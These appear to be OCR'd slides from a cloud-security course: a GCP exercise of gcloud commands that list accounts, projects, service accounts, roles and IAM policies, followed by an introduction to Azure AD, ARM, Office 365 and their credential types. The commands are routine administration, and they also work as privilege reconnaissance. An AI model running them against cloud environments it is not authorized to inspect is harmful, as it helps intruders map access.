
IAM Role Binding - Organization Level



IAM Role Binding - Project Level



IAM Role Binding - Project Level



IAM Role Binding - Resource Level

EXERCISE - 9

List of active User / Service accounts :

gcloud auth list

Active configuration [user / service account + project] :

gcloud config list

List of organization in gcp account :

gcloud organizations list

Lists of iam policy attached to the specified organization :

gcloud organizations get-iam-policy **OrganizationsID**

Lists of folder in an organization :

gcloud resource-manager folders list --organization **OrganizationsID**

Lists of iam policy attached to the specified folder :

gcloud resource-manager folders get-iam-policy **FolderID**

List of projects in an organization :

gcloud projects list

Lists of iam policy attached to the specified project :

gcloud projects get-iam-policy **ProjectID**

List all of service accounts in a project : [Project name is specified using gcloud configuration]

```
gcloud iam service-accounts list
```

Get the IAM policy for a service account :

```
gcloud iam service-accounts get-iam-policy ServiceAccountEmailID
```

Get metadata for a service account in a project:

```
gcloud iam service-accounts describe ServiceAccountEmailID
```

Lists of roles in an origination / project :

```
gcloud iam roles list
```

Lists of permissions in a specified role :

```
gcloud iam roles describe RoleName
```

Module - 3 : Introduction about Azure Cloud

3.1 Azure Cloud Overview

3.3 Azure Active Directory [AAD]

3.4 Azure Resource Manager [ARM]

- Role Based Access Control [RBAC]

3.5 Office 365 / Microsoft 365


3.1 Azure Cloud Overview


Introduction:

Microsoft Azure, commonly referred to as Azure, is a cloud computing service created by Microsoft for building, testing, deploying, and managing applications and services through Microsoft-managed data centers.


Three Main Components of Azure Cloud -

- Azure Active Directory [AAD] -
    - Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management service, which helps the employees sign in and access resources in cloud and on-premise.
- Azure Resource Manager [ARM] -
    - Azure Resource Manager (ARM) is **the native platform for infrastructure as code (IaC) in Azure**. It enables you to centralize the management, deployment, and security of Azure resources
- Office 365 [O365] -
    - Office 365 is a cloud-based suite of productivity & collaboration apps.


IdAAs
Azure
AD
Authentication
Authentication
Azure Resource
Manager (ARM)
O365 / M365
(Office 365)
(IAAS, PAAS, SAAS)
(SAAS)


Cloud Space
GUI
Control Plane
Data Plane
Azure Portal
Interaction
Azure API
Interaction
Azure services
Authentication
Authentication
AAD
Username &
Password
Web client
Azure CLI
API Client
Oauth
Access token
User space
Client secret
Username password
Access token

Azure Cloud Authentication Credentials



EXERCISE -3

Authenticate to Azure + Office 365 Management Portal

Portal -

